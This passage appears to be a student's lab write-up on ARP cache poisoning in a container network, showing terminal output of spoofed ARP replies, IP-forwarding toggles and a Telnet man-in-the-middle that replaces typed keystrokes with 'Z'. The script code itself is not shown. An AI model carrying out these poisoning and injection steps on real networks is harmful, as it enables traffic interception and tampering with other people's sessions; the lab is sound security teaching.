The attack was successful using an ARP gratuitous message. This is reflected by the changes in the “HWaddress” in “A”’s ARP cache.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


The purpose of this task is now to use ARP cache poisoning for a man in the middle attack in which both “A”’s and “B”’s IP will map to “M”’s MAC address.

Step 1: Launch the ARP cache poisoning attack




```
root@da9750f90684:/volumes# nano task2.py
root@da9750f90684:/volumes# chmod a+x task2.py
root@da9750f90684:/volumes#
```

I start by creating “task2.py” and using the code from the last task. I made modifications to it and made sure it was executable. I also repeated the steps I took in Task1.B and Task1.C to make sure the IP and MAC address for “B” were the real values.




```
root@ebefe161a94f:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.050 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.050/0.050/0.050/0.000 ms
root@ebefe161a94f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@ebefe161a94f:/# 
```

I used “ping A-10.9.0.5 -c 1” in “B” to ping “A” one time. Then I used “arp -n” from “B” and verified the “Address” and “HWaddress” were correct for “A”.



```
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

Here is the output of “arp -n” from “A”. The values are correct for “B”.



stephaniesalgado@VM: ~/Share/Labs...
stephaniesalgado@VM: ~/Share/Labs...

```
root@da9750f90684:/volumes# ./task2.py
.
Sent 1 packets.
=========== A ===========

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

=========== B ===========

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5
```

```
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

=========== B ===========

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
Sent 1 packets.
^CTraceback (most recent call last):
  File "./task2.py", line 27, in <module>
    time.sleep(5)
KeyboardInterrupt
```


I ran the file. In the code I included “time.sleep(5)” so that a packet was sent every 5 seconds. This is to make sure that when I use “arp -n” on “A” and “B” their respective IPs are mapped to the attacker MAC address.

Host A:



```
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@9af988416cfc:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@9af988416cfc:/#
```


Host B:



```
root@ebefe161a94f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:05   C                     eth0
root@ebefe161a94f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@ebefe161a94f:/#
```

The MAC address was successfully mapped to both IPs.


Step 2: Testing



```
root@da9750f90684:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@da9750f90684:/volumes#
```


From “M”, I use “sysctl net.ipv4.ip_forward=0” to turn off forwarding. After this, I try pinging “B” from “A” and “A” from “B”.

Host A:



```
root@9af988416cfc:/# ping B-10.9.0.6 -c 1
PING B-10.9.0.6 (10.9.0.6) 56(84) bytes of data.

--- B-10.9.0.6 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@9af988416cfc:/#
```


Host B:



```
root@ebefe161a94f:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@ebefe161a94f:/#
```

Notice the “100% packet loss”. This means both hosts failed to ping one another.


Step 3: Turn on IP forwarding



```
root@da9750f90684:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@da9750f90684:/volumes#
```


I go back to the attacker host and use “sysctl net.ipv4.ip_forward=1” to enable forwarding.

Host A:


stephaniesalgado@VM: ~/Share/Labs...
stephaniesalgado@VM: ~/Share/Labs...
step

```
root@9af988416cfc:/# ping B-10.9.0.6 -c 1
PING B-10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from B-10.9.0.6.net-10.9.0.0 (10.9.0.6): icmp_seq=1 ttl=64 time=0.045 ms

--- B-10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.045/0.045/0.045/0.000 ms
root@9af988416cfc:/# 
```


Host B:



```
root@ebefe161a94f:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.055 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
root@ebefe161a94f:/#
```


Notice that this time there was “0% packet loss”, indicating the hosts were able to ping each other successfully this time. This can also be seen by looking at how many packets were transmitted and received. In this case, 1 packet was transmitted, and 1 packet was received.

Step 4: Launch the MITM attack




```
root@da9750f90684:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@da9750f90684:/volumes# ./task2.py
.
Sent 1 packets.
=========== A ===========

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

=========== B ===========

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
```

I keep IP forwarding enabled from the last step. Then I run “task2.py”, which will continue sending packets every 5 seconds.


stephaniesalgado@VM: ~/Share/Labs...
stephaniesalgado@VM: ~/Share/Labs...


```
root@9af988416cfc:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
ebefe161a94f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@ebefe161a94f:~$
```

From “A”, I enable telnet using “seed” credentials.




```
KeyboardInterrupt

root@da9750f90684:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@da9750f90684:/volumes# 
```

I return to “M” and turn off ip forwarding.


stephaniesalgado@VM: ~/Share/Labs...
stephaniesalgado@VM: ~/Share/Labs...

```
net.ipv4.ip_forward = 0
root@da9750f90684:/volumes# ./sniffandspoof.py
s===> Z
===>
h===> Z
i===> Z
===>
===>
t===> Z
h===> Z
i===> Z
s===> Z
===>
w===> Z
h===> Z
y===> Z
===>
i===> Z
s===> Z
===>
i===> Z
t===> Z
===>
n===> Z
o===> Z
t===> Z
===>
w===> Z
o===> Z
r===> Z
k===> Z
i===> Z
n===> Z
g===> Z
===>
```

Then I use the skeleton code provided and edit it in “sniffandspoof.py”. Once I’ve made my changes, I run it.



```
seed@ebefe161a94f:~$ ZZZZ
-bash: ZZZZ: command not found
seed@ebefe161a94f:~$ ZZZ
-bash: ZZZ: command not found
seed@ebefe161a94f:~$ ZZ
-bash: ZZ: command not found
seed@ebefe161a94f:~$ ZZ
-bash: ZZ: command not found
seed@ebefe161a94f:~$ ZZZ
-bash: ZZZ: command not found
seed@ebefe161a94f:~$ ZZZZZZZ
-bash: ZZZZZZZ: command not found
seed@ebefe161a94f:~$
```

Now from “A” you can notice that every entry was replaced with “Z”. Meaning the man in the middle attack was successful.

Summary:

For this lab, we made use of containers and scapy to conduct ARP cache poisoning attacks. In the first task (subtasks A-C), we made use of scapy to try three different methods of ARP cache poisoning to map the attacker's (M), MAC address to the IP of "B". Then, in the second task, through its steps, I was able to learn how to change the ARP cache of both hosts at the same time. I also learned how to turn ip forwarding on and off, which allows an attacker to stop a victim host from sending or receiving packets. The final step in Task 2, was particularly interesting for me. The fact that an attacker can use an ARP cache poisoning tactic to manipulate the inputs of a victim machine is quite frightening. Not only can they change inputs, but an attacker also gains the ability to monitor keystrokes.